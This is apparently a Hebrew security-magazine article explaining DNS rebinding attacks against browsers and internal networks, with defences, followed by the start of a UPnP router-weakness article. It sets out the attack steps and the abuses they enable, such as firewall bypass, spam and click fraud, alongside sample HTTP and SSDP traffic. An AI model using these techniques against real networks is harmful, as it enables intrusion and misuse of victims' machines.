- אתר זדוני יוכל לנצל את משאבי המערכת שלך (CPU וקישוריות לאינטרנט)
- במידה ואנו מחוברים לאתר אחר הדורש הרשמה והתחברות, כאשר קוד זדוני רץ על הדפדפן, התוקף יוכל לתקשר עם האתר תוך כדי שימוש במזהים שלנו (לא נעים כשמדובר במשהו קריטי כמו בנק)

כמובן שאף אחד מהתרחישים שהוזכרו כאן אינם מקובלים ולכן הדפדפנים עושים את מירב המאמצים למנוע פעולות כאלה.

הטבלה הבאה שנלקחה מויקיפדיה מתארת את הגישה שיש לפונקציית JavaScript הנמצאת ב:
www.example.com

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir2/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir2/other.html	Failure	Different protocol
http://en.example.com/dir2/other.html	Failure	Different host
http://example.com/dir2/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir2/other.html	Failure	Different host (exact match required)

בנוסף לבעיות שהוזכרו, תוקפים יכולים לנסות בעזרת קוד זדוני לנצל את היכולות שמוענקות לנו על ידי מיקום פיזי. לדוגמא, כאשר אנחנו גולשים באתרי אינטרנט מהעבודה, התוקפים אמנם אינם יכולים לראות ישירות את שרתי האתרים הפנימיים של החברה אך הם יודעים שאנו יכולים לראות אותם. מכיוון שנקודת המבט של מחשב היושב מאחורי ה-firewall של הארגון שונה מאוד מנקודת מבט של מחשב באינטרנט, אם איכשהו תתאפשר לתוקף הסתכלות למה שאנו רואים, יכולתם ההתקפית תשתפר. בהמשך נדון כיצד ניתן לבצע התקפה שתאפשר הסתכלות כזאת.

המדיניות ברוב המקרים לא חוסמת שליחת מידע מהאתר לאתר אחר, אלא בעיקר חוסמת את התגובות מאתרים. כעת ניתן להבחין בגורם לבעיה רצינית עם המדיניות, היות והיא עצמה מתייחסת רק לשמות-hostname והאינטרנט כפי שידוע לנו, מבוסס על כתובות IP!

מעורבותו של ה-DNS

כדי להתחבר לאתר מסויים, ברוב המקרים הדפדפן מקבל תחילה כתובת הגיונית (hostname, לדוגמא: www.yoursite.com) את הכתובת הזו הדפדפן צריך להמיר לכתובת IP מובנת, כדי שיהיה ניתן ליצור התקשרות איתה, המרה זו מתבצעת באמצעות שירות ה-DNS. אז במילים פשוטות, לשם רענון, התהליך הוא כזה:

1. משתמש מכניס כתובת www.yoursite.com
2. הדפדפן שולח שאלה ל-DNS: מה ה-IP של האתר הנ"ל?
3. DNS מחזיר תשובה 111.111.111.111
4. דפדפן מתחבר ל-111.111.111.111

הבקשה שהדפדפן ישלח אם כן ל-111.111.111.111 IP תיראה בערך ככה:

```
GET / HTTP/1.1
Host: www.yoursite.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.8.1.1) Gecko/20061204 Firefox/2.0.0.1
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

כל תשובה מ-DNS מגיעה עם שדה TTL (Time To Live) שמגדיר בדיוק כמה זמן המידע שנשלח חזרה תקף מבחינה רשמית . שרת ה-DNS מצפה מהדפדפן לא לבצע בקשות נוספות בנוגע לאותו אתר ספציפית. הדפדפן שומר בזיכרון את הקשר hostname-IP עד הכיבוי שלו, או כל עוד הוא חושב שהקשר עדיין תקף. במקרה של רוב הדפדפנים, הקשר תקף לכמות הזמן שרשומה ב-TTL, ובדפדפנים מסוימים (IE) מתווספת על ה-TTL כמות זמן מסוימת (במקרה של IE מדובר ב-30 דקות). תוספת זמן זאת נקראת DNS Pinning.

DNS Pinning קיים גם למטרות אבטחה, זאת על מנת למנוע מצב של מניעת שירות או שינוי ה-IP דרך ה-DNS, כמו גם לספק למשתמש עבודה רצופה מול האתר. עם זאת, תוספת האבטחה שהוא מעניק מוטלת בספק (תיכף נסביר למה) והיא תוספת של נוחות ומניעת הצורך בשאילתות נוספות בלתי נחוצות ל-DNS.

במידה ויתבצעו שינוים בהגדרות ה-DNS, תוך כדי שהמשתמש עדיין מחובר לאתר האינטרנט, הדפדפן ימשיך להשתמש בערכים המקוריים. אולם במקרים בהם הדפדפן מסיבה כלשהי אינו מצליח להגיע לאתר שמקושר אצלו בזכרון לפי יחס ה-hostname-IP, הדפדפן יניח שחל שינוי כלשהו ויבצע את תהליך שאילת ה-DNS וקישור ה-hostname-IP מחדש בהתאם לתשובה שיקבל. זאת תוכנית הפעולה המקורית, בעולם ללא תוקפים זדוניים.

התקפה: מה מנסים לעשות, ולמה ה-DNS Pinning מפריע

כעת נשוב לעולם בו קיים מישהו זדוני.

מטרתו של התוקף היא בהתחלה להפנות את ה-hostname המקורי לכתובת ה-IP שלו ולאחר מכן, כאשר הקוד הזדוני שנמצא באתר שלו רץ על הדפדפן ולהחליף את כתובת ה-IP שלו לכתובת שהוא רוצה להריץ עליה את שאר הקוד , דבר זה יאפשר ל אותו תוקף לעקוף את ה -SOP. עלינו לזכור שה-SOP מתייחס ל-hostnames ולא ל-IP כדי לקבוע מה מותר ומה לא , כך שכל שינוי של האתר , מבחינת ה-IP (וכל שאר הבחינות חוץ מה-hostname) יאפשר הרצה של קוד בלי הגבלה במקומות שלא אמורים להיות לו גישה אליהם, כמו שרתי אתרים פנימיים של החברה.

כיצד DNS Pinning מפריע להתקפה

הנה תרחיש של מתקפה אשר תכשל:

- התוקף מתפעל אתר www.evil.com על כתובת ה-IP: 111.111.111.111 ושרת DNS, בשביל שאילתה על www.evil.com השרת יחזיר 111.111.111.111 עם TTL קצר, לדוגמא שנייה אחת (אפשרי לנסות אפילו פחות, אבל לא תמיד כדאי כי התוקף תלוי במהירות הדפדפן וחיבור האינטרנט של הקורבן)

- משתמש מחליט לבקר ב-www.evil.com ובהתאם לתשובתו של שרת ה-DNS הדפדפן יופנה ל: 111.111.111.111, מוריד ומבצע את תוכן הדף (במקרה שלנו, דף הבית של האתר). על דף זה קיים קוד JavaScript שמחכה 2 שניות (כפול מהזמן שנקבע ב-TTL) ומורה לדפדפן להתחבר מחדש (XHR) ל-www.evil.com (אין שום בעיה עם הדבר, מאחר ומדובר ביחס hostname-SOP זהה) אולם בזמן החיבור , ההגדרות בשרת ה-DNS ישתנו וכתובת ה-IP שמוחזרת כתשובה על www.evil.com תשתנה לכתובת 10.10.10.10, שאנו נניח שהיא הכתובת www.target.com, אותה התוקף רוצה לתקוף.

- ההתקפה נכשלת, מכיוון שתהליך ה-DNS Pinning שימר את הכתובת www.evil.com לכתובת ה-IP: 111.111.111.111. דבר זה כמובן מנוגד לרצונו של התוקף , היות ובמקום להתחבר ל-10.10.10.10 הדפדפן של הקורבן יתחבר שוב פעם לכתובת ה-IP: 111.111.111.111 מבלי לבצע שאילתת DNS נוספת.

במידה וההתקפה היתה מצליחה, הדפדפן היה שולח ל-10.10.10.10 בקשה מעין זו:

```
GET / HTTP/1.1
Host: www.evil.com
User-Agent: Mozilla/5.0 (Windows; ; Windows NT 5.1; rv:1.8.1.14)
Gecko/20080404
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```


כביכול, נראה כי גם אם התוקף יעקוף את בעיית ה-Pinning, קיימת עדיין הבעיה ששדה ה-Host מתייחס ל-www.evil.com ולא ל-www.target.com. מסתבר שאין חשיבות גדולה לדבר, מכיוון ששרתים גדולים רבים מוגדרים להקשיב לכל Host header, כך שהתוקף בסופו של דבר כן יוכל לשלוח בקשות בצורה זו. יש לשים לב שבכדי לתקוף את הכתובת, התוקף צריך לדעת שהיא קיימת. במקרה ובו מדובר בכתובת פנימית בתוך רשת של חברה מאחורי FireWall, התוקף צריך לבצע התקפות enumeration מקדימות כדי לדעת לאן לתקוף. אולם במקרים רבים קיימות כתובות פנימיות מוכרות, כך שניתן לתקוף אותן גם בלי ידע מוקדם (192.168.*.* או 10.*.*.*)

DNS Rebinding נגד ה-Pinning


במקרה ודפדפן עם Pinning לא מצליח להגיע לאתר כלשהו, היכולת לתשאל את ה-DNS ולבצע קישור מחדש של ה-IP, היא שימושית ביותר, מכיוון שמדי פעם כתובת IP של אתרים אכן משתנה. לעומת זאת, יכולת זו עשוייה להביא לפרצת אבטחה חמורה. ניתן להניח שכאשר אתר רגיל בלתי ניתן להגעה, הדבר נובע מסיבה הגיונית ולא בכוונה, אולם הדבר לא כך כאשר מדובר באתר זדוני, שיכול להיות מנוטרל לפי רצונו של התוקף.

הנה תרחיש הממחיש כיצד ניתן להשתמש ב-DNS Pinning להגעה אל אתרים מאחורי FireWall:


- כמו בפעם הקודמת, המשתמש מתחבר ל-www.evil.com תוך שימוש ב-IP 111.111.111.111 עם TTL של שניה.



- הדפדפן מוריד דף שמכיל קוד JavaScript המורה לו להתחבר מחדש לאתר כעבור 2 שניות
- מיד לאחר שהדף הגיע לקורבן, האתר התוקף מונע גישה מהקורבן לאתר, בעזרת שימוש ב-FireWall לדוגמא.



- הדפדפן שלא מצליח להתחבר מחדש לאתר, מחליט לאפס את מנגנון ה-Pinning.
- הדפדפן שואל את ה-DNS איזה כתובת IP יש ל-www.evil.com עכשיו.




- ה-DNS עונה עם ה-IP 10.10.10.10, הכתובת של האתר www.target.com שיכול להיות גם באותה רשת פנימית שבה נמצא הדפדפן של הקורבן, רשת פנימית שיכולה להיות גם מאחורי FireWall שמונע גישה.

- האתר שולח ל-10.10.10.10 את הבקשה שראינו לפני כן:

```
GET / HTTP/1.1
Host: www.evil.com
User-Agent: Mozilla/5.0 (Windows; ; Windows NT 5.1; rv:1.8.1.14)
Gecko/20080404
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflateאט
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

- השרת ב-10.10.10.10 מגיב בהתאם (דף הבית של www.target.com לדוגמא)



- הדפדפן מקבל את המידע, ופועל בהתאם לפקודות שקיימות בסקריפט שעדיין רץ, כמו למשל שליחה של המידע על ידי טופס POST לשרת אחר של התוקף.

שמה של המתקפה נובע מתהליך הקשירה מחדש של ה-IP ל-hostname. (בהתחלה שם המתקפה היה Anti-DNS Pinning, אבל השם שנקלט היה DNS Rebinding)

מה הרווח?

כפי שניתן לראות, ביצוע המתקפה מאפשר לתוקף להריץ שורות סקריפט על העמדה המקומית תוך כדי עקיפת מנגנון ה-Same Origin Policy ובעצם לגרום לדפדפן של הקורבן לבצע פעולות בשביל התוקף.

הנה כמה דוגמאות למה שניתן לבצע בעזרת המתקפה:

עקיפת FireWall

- ראינו שניתן להגיע בעזרת המתקפה מהאינטרנט לשרתים פנימיים בתוך ה-Intranet של האירגון שיכולים להיות גם מאחורי FireWall. בעזרת המתקפה ניתן לבצע זחילה על ה-Intranet ולבצע בסקריפט ניסיון לה גיע לשרת Web בתוך ה-Intranet, ממנו אפשר לבצע מעקב אחרי קישורים שונים בכדי למפות את הרשת הפנימית.

- ניתן לבצע בדיקות לפרצות ידועות במשאבים השונים ב-Intranet. וכמובן, לנסות לבצע פעולות נוספות באמצעות הפרצות. למעשה, ניתן לנסות לפרוץ בעזרת כך למחשב הקורבן עצמו ומכיוון שמקור ההתקפה יתבצעו מה-localhost יכול להיות שבידי התוקף לבצע מעקפים להגנות שונות. בעזרת מהלך זה, ניתן לשמור על נוכחות בתוך הרשת הפנימית אפילו לאחר שהמשתמש סגר את הדפדפן.

- התוקף גם יוכל להשתמש לרעה בשירותים הנגישים מתוך הרשת הפנימית, כגון שירותי הדפסה שלפעמים אינם דורשים הרשאות בגישה מהרשת הפנימית וגישה ל-FTP פנימיים שהוגדרו כי ניתן לגשת אליהם ללא זיהוי (מתוך המחשבה ש-"מכיוון שהם פנימיים לא ניתן להגיע אליהם מרשת האינטרנט"). בנוסף יש סיכוי שנתבים בתוך הרשת הפנימית הושארו עם סיסמאות ברירת המחדל שלהם. חשוב לציין כי הרבה נתבים מכילים הגנה ב-Firmware נגד XSS ו-XSRF, במיוחד על מנת למנוע שינוי של ההגדרות אצלהם , אולם בעזרת המתקפה הנ"ל יהיה ניתן לגשת אליהם בגישת socket direct. בגליון זה אפשר לקרוא את המאמר של אביב ברזילי על החולשות בפרוטוקול UPnP בכדי לקבל הסבר מצוין על הנושא.

IP hijacking

- ניתן להשתמש במתקפה בכדי לתקוף מטרות ברחבי האינטרנט עצמו, לבצע Click frauds ולנסות לרמות את האלגוריתמים שנכתבו ע"מ למצוא הקלקות בלתי תקינות. הדבר דורש אמנם תעבורה גדולה לאתר שמשתמשים בו להתקפה , אך כמעט ברוב המקרים הרווחים במתקפה כזאת עולים על ההשקעה שבהקמה ותחזוקה של אתרים ספציפיים שיכולים לייצר תעבורה מרובה (ויש אנשים שמבינים בדיוק על איזה אתרים אני מדבר).

- לשלוח Spam מ-IP שיש לו מוניטין נקי ולא נחסם על ידי רשימות שחורות. אמנם ברוב הדפדפנים פורט ה-SMTP חסום, אך ניתן לבצע שליחות בעזרת DNS Revbinding דרך טכנולוגיות כגון JAVA או Flash, שאצלהם השירות מותר. מדי פעם התוקף יוכל להשתמש בממסר המייל של הקורבן עצמו, במידה והקורבן משאיר אותו מחובר ופתוח (למטרות polling לדוגמא).

- ביצוע Fixation Session על מנגנוני זיהוי מסוגים שונים. למרות שהדבר אינו מומלץ על ידי מומחי אבטחה, עדיין קיימים מפתחים אתרים שמבצעים אימות על ידי IP. במידה ומדובר במנגנוני אימות

שונים, ניתן אף למצוא דרכים לפתור את הבעיה (B-day attack לדוגמא, במקרה בו קל לנחש את ערכי ה-cookie).

- שימוש במחשב הקורבן כשרת פרוקסי, כך ניתן לבצע בעזרת הדפדפן של הקורבן התקפות שונות למטרות שונות. לדוגמא, עקיפת מנגנוני ה-captcha של גוגל שמופיע במקרים מסויימים כאשר IP מסויים מנסה לבצע פעולה מחזורית, על ידי שימוש בקורבנות רבים, לכל אחד מהם IP שונה. ניתן אפילו להפליל אדם מסויים ולגרום למחשב שלו לבצע עברות שונות.

דרכי התגוננות

דרך התגוננות ראשונה , כפי שניתן ללמוד מהמתקפה עצמה , היא להגדיר את השרתים והמכשירים ברשת, לייחס חשיבות עליונה לשדה ה-Host ולאשר בקשות שמגיעות רק מ-Host שנמצאים בתוך הרשת הפנימית.

לצערנו, כמעט תמיד אין מדובר באפשרות ריאלית. פירוש הדבר שצריך להגדיר זאת לכל משאב רשת כגון: מדפסת, ראוטר, שרת, טלפון מבוסס IP או כל מכשיר אחר אשר מסוגל להתחבר לרשת הפנימית ועושה זאת. לא כל המכשירים תומכים באפשרות הזאת ולפעמים אף יכול להיות שהדבר יפריע לפעילויות שונות ברשת הזקוקות למדיניות פתוחה יותר בנוגע ל-hostnames. למרות הבעייתיות שבדבר, על ארגון להעדיף מכשירים שכן מסוגלים לתמוך באפשרות כזאת על פני מכשירים שלא, ולנסות לצמצם את כמות המכשירים הפגיעים ככל שניתן. כמו כן יש אפשרות לעשות שימוש במזהים נוספים, כמו cookies, מזהים שכאלה יכולים להוסיף ליכולת להתגבר על הפרצה אך אין לסמוך עליהם בלבד, מכיוון שבהרבה מקרים כן ניתן לעקוף את ההגנה שהם מספקים בעזרת אמצעים שונים (כגון מתקפות 0-day, שימוש ב-plug-ins בהם דרך השימוש שונה).

בנוסף על השיטה שהוזכרה במאמר זה, צריך לזכור תמיד שגם אם שירות או מכשיר כלשהו נמצא ברשת הפנימית, אפילו מאחורי firewall, עדיין יש דרכים ופרצות אבטחה שמאפשרות להגיע אליו. על כן, נגדיר סמאות אבטחה בסיסיות לכל השירותים שאליהם הדבר אפשרי , גם במקרים בהם הם נראים מנותקים וירטואלית מהאינטרנט. לדוגמא, לא נאפשר שירותי FTP אנונימיים, ונשנה את סיסמאות ברירת המחדל גם בנתבים שנמצאים מאחורי firewall ברשת הפנימית.

נתקלתי ברשת בראיון עם חוקר/מומחה/יועץ האבטחה דן קמינסקי, הידוע בין השאר בזכות שלל הגילוים והמחקרים שלו בתחום מתקפות ה-DNS Cache Poisoning ו-DNS Rebinding. הראיון עסק בעיקר ב- DNS Rebinding וההשלכות שלו על ארגונים. בראיון הציע דן להתחיל לייצר מכשירי רשת שדורשים אימות נוכחות פיזי של משתמש לידם , לפני ביצוע שינויי הגדרות קריטיים שעלולים להיות זדוניים . למשל, נתב שלפני שינוי הגדרות דורש מהמשתמש לנתק כבלים מסוימים כדי להוכיח שהמשתמש הנוכח פיזית מנסה לשנות את ההגדרות , ולא שירות חיצוני מרוחק שעלול להיות זדוני (כמובן שהוא הזכיר , שהדבר לדעתו מאובטח כי הוא עדיין לא נתקל בפקדי ActiveX שמסוגלים לנתק ולחבר כבלים בצורה טלקינטית , ברגע שהדבר יהיה קיים, כנראה שנצטרך לחשוב עוד קצת). שיטה נוספת, היא להשתמש ב-SSL גם לחיבורים פנימיים בתוך הרשת. במקרה ותתבצע התקפה, תקפוץ התראה בדפדפן שיש חוסר התאמה בין שדה ה-

Host של הבקשה לשדה התואם בתעודה. במקרה כזה, עדיין ישנו הצורך שהמשתמש עצמו יהיה מודע לאבטחה ולא ילחץ המשך הלאה בדף האזהרה, אחרת המתקפה תוכל להמשיך.

דרכי התגוננות אלה הן דרכים בסיסיות שאנו, כמשתמשים פשוטים או אחראי אבטחה בארגונים, יכולים להשתמש בהן בכדי להקטין את הסיכון. ניתן להמשיך לפרט על שיטות התגוננות נוספות מורחבות יותר הכוללות תיקוני מדיניות שונים לדפדפנים, שירותים, רשתות או רכיבי plug-in כדי למנוע פרצות מוגדרות. במאמר זה לא פירטנו על תיקונים אלה מכיוון שהם דורשים התעסקות ברמה עמוקה יותר עם הרכיבים הנוגעים לפרצה.

הבעיה הגדולה עם הפרצה, היא שניתן לבצע תיקונים מתאימים לדפדפן או ל-plug-in, אך שורש הבעיה נעוץ בדרך פעולתו של ה-DNS, כך שטיפול נקודתי יעיל רק לאזור מוגבל ביותר של הפרצה.

סיכום

DNS Rebinding היא מתקפת Man In The Endpoint (או Man In The Browser). המתקפה מבוססת על חוסר התיאום בין מנגנון ה-SOP למנגנוני ה-DNS בשרתי האינטרנט ובדפדפנים. בעזרת המתקפה התוקף יכול להשיג גישה למקומות אליהם לא קיימת גישה מרשת האינטרנט (ברשת פנימית) או לגרום לדפדפן של המשתמש לבצע פעולות בשביל התוקף, עם היתרונות המרובים שיש לתוקף בדבר. בגלל שמקור הבעיה הוא בדרך בה פועלים שירותי ה-DNS ומדיניות ה-SOP, יש בעיה רצינית כיום לטפל בפרצה בצורה גורפת ורב הפתרונות הקיימים כיום הם נקודתיים ולא מכסים את היקף הבעיה. למרות הזווית הפסימית, ישנה מודעות גדולה יותר למתקפה כיום ומתבצעים מחקרים רבים בנושא, בתקווה לשינויים משמעותיים באזורים הנוגעים לפרצה.

קישורים

http://vimeo.com/7907871 - הסבר מצויין של רוברט האנסן על המתקפה.

/dns/http://crypto.stanford.edu - מחקר של אוניברסיטת סטנפורד בנושא.

חולשות בפרוטוקול UPnP

מאת אביב ברזילי (sNiGhT)

הקדמה

במאמר זה נבצע סקירת אבטחה קצרה על מספר מאפיינים בפרוטוקל: UPnP, פרוטוקול שנמצא בדרך כלל זמין לשימוש כברירת מחדל בראוטרים הביתיים המשווקים כיום בעולם, מדובר ב-99% מהראוטרים הבייתים שחשופים לתקיפות באמצעות ה- UPnP. מטרת התקיפות שנציג במאמר זה הו א גרימת גישה ישירה לתוך הרשת הפנימ -אירגונית מהאינטרנט, דבר שפותח אפשרויות רבות לתוקף לבצע את זממו , מכיוון שברב המקרים הרשת הפני מית לא בדיוק מאובטחת : ישנם כמעט תמיד מחשבים לא מעודכנים , הרבה שירותים עם סיסמאות דיפולטיות או אף בלי סיסמאות כלל וזאת בהתבסס על הנחה מוטעית (כמו שנציג כאן) שאין לאף אחד מבחוץ גישה לרשת הפנימית.

מה זה Universal Plug and Play ואיך זה עובד?

תפקידו של הפרוטוקול UPnP הוא לאפשר לקליינטים (כל רכיב שמתחבר ל-LAN), המתחברים לרשת להשתמש בשירותי רשת סטנדרטים באופן אוטומטי ללא צורך בהתקנות מיוחדות, התקשורת המתבצעת באמצעות SOAP ו-HTTP.

ברגע שקליינט נכנס לרשת הוא שולח שולח בקשה ב- SSDP (Simple Service Discovery Protocol) - פרוטוקל המאפשר לו לגלות שרתי UPnP ברשת בה הוא נמצא) כ-Multicast ומקבל מידע על השרתי UPnP שנמצאים איתו ברשת.

כך נראית חבילת המידע שנשלחת על-ידי הקליינט ב-Multicast לפורט 1900 ב-UDP, במטרה למצוא רכיבי UPnP אחרים שנמצאים ברשת:

1.Client → Multicast (UDP:1900)

```
M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900           // Multicast Address
ST:urn:schemas-upnp-org:device:InternetGatewayDevice:1
      // service type we  want to discover
Man:"ssdp:discover"                 // Packet type
MX:3                                // seconds to delay response
```

במידה ונמצאים רכיבי UPNP ברשת, שרתי ה- SSDP שלהם יחזירו Notify לקליינט:

2. SSDP Server (UDP:900) → Client

```
NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age=1800             //seconds until advertisement
expires
Location: http://10.0.0.138:5431/dyndev/uuid:f0840801-5c00-0074-d85c-
006c00c06c08
NT: urn:schemas-upnp-org:service:WANPPPConnection:1
NTS: ssdp:alive
SERVER:LINUX/2.4 UPnP/1.0 BRCM400/1.0
USN: uuid:f0840801-5c00-0074-d85c-006c00c06c08::urn:schemas
upnporg:service:WANPPPConnection:1
//Unique Service Name
```

לאחר מכן הקליינט מתחבר ל-UPnP Server ומוריד ממנו קובץ XML שנקרא ה-Device Description, שמכיל את המידע על כלל התקן שמציע השרת והשירותים שלו:

3.Client → UPnP Server (TCP:5431)

```
GET /dyndev/uuid:f0840801-5c00-0074-d85c-006c00c06c08 HTTP/1.1
Accept-Encoding: identity
Host: 10.0.0.138:5431
Content-Type: text/xml; charset="utf-8"
Connection: close
User-Agent: uPNP/1.0
```

השרת מגיב עם ה- XML שמכיל את כל ההתקנים (Device Description) :

4.UPnP Server(TCP:5431) → Client

```
HTTP/1.0 200 OK
SERVER: LINUX/2.4 UPnP/1.0 BRCM400/1.0
DATE: Sun, 16 May 2010 08:27:13 GMT
CONTENT-TYPE: application/octet-stream
Cache-Control: max-age=1
PRAGMA: no-cache
Connection: Close

<?xml version="1.0"?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
<specVersion>
<major>1</major>
<minor>0</minor>
</specVersion>
<URLBase>http://10.0.0.138:5431/</URLBase>
<device>
```

```
<deviceType>urn:schemas-upnp-
org:device:InternetGatewayDevice:1</deviceType>
<presentationURL>http://10.0.0.138:80/</presentationURL>
<friendlyName>DLink ADSL Router</friendlyName>
<manufacturer>DLink</manufacturer>
<manufacturerURL>http://www.broadcom.com/</manufacturerURL>
<modelDescription>DLink single-chip ADSL router</modelDescription>
<modelName>DSL-2760U-BN</modelName>
<modelNumber>1.0</modelNumber>
<modelURL>http://www.dlink.com/</modelURL>
<UDN>uuid:f0840801-5e00-0074-d85c-005c03c09c08</UDN>
<serviceList>
<service>
<serviceType>urn:schemas-upnp-
org:service:Layer3Forwarding:1</serviceType>
<serviceId>urn:upnp-org:serviceId:Layer3Forwarding:11</serviceId>
<controlURL>/uuid:f0840801-5e00-0074-d85c-
005c03c09c08/Layer3Forwarding:1</controlURL>
<eventSubURL>/uuid:f0840801-5e00-0074-d85c-
005c03c09c08/Layer3Forwarding:1</eventSubURL>
<SCPDURL>/dynsvc/Layer3Forwarding:1.xml</SCPDURL>
</service>
</serviceList>
<deviceList>
<device>
<deviceType>urn:schemas-upnp-org:device:WANDevice:1</deviceType>
<friendlyName>urn:schemas-upnp-org:device:WANDevice:1</friendlyName>
<manufacturer>DLink</manufacturer>
<manufacturerURL>http://www.broadcom.com/</manufacturerURL>
<modelDescription>DLink single-chip ADSL router</modelDescription>
<modelName>DSL-2760U-BN</modelName>
<modelNumber>1.0</modelNumber>
<modelURL>http://www.dlink.com/</modelURL>
<UDN>uuid:f0840801-5c00-0074-d85c-005c01c0a378</UDN>
<serviceList>
<service>
<serviceType>urn:schemas-upnp-
org:service:WANCommonInterfaceConfig:1</serviceType>
<serviceId>urn:upnp-org:serviceId:WANCommonIFC1</serviceId>
<controlURL>/uuid:f0840801-5c00-0079-d85c-
105c01c0a078/WANCommonInterfaceConfig:1</controlURL>
<eventSubURL>/uuid:f0840801-5c00-0079-d85c-
105c01c0a078/WANCommonInterfaceConfig:1</eventSubURL>
<SCPDURL>/dynsvc/WANCommonInterfaceConfig:1.xml</SCPDURL>
</service>
</serviceList>
.......
</root>
```

לכל התקן כזה יש מספר שירותים ולכל שירות מספר פונקציות , לכל שירות ישנו קובץ XML שמכיל את כל הפונקציות שניתן לבצע ואת הפרמטרים שצריך לכל פונקציה.

במאמר זה נתייחס לשירותים הניתנים על ידי הראוטרים וחולשות האבטחה שהם גורמים

כפי שראינו, השרת של הראוטר מציע כמה התקנים , אנו נתמקד בהתקן ה-WANConnectionDevice בשירות ה-WANPPPConnection שמאפשר, בין השאר, העברה של פורטים.

חולשה 1:

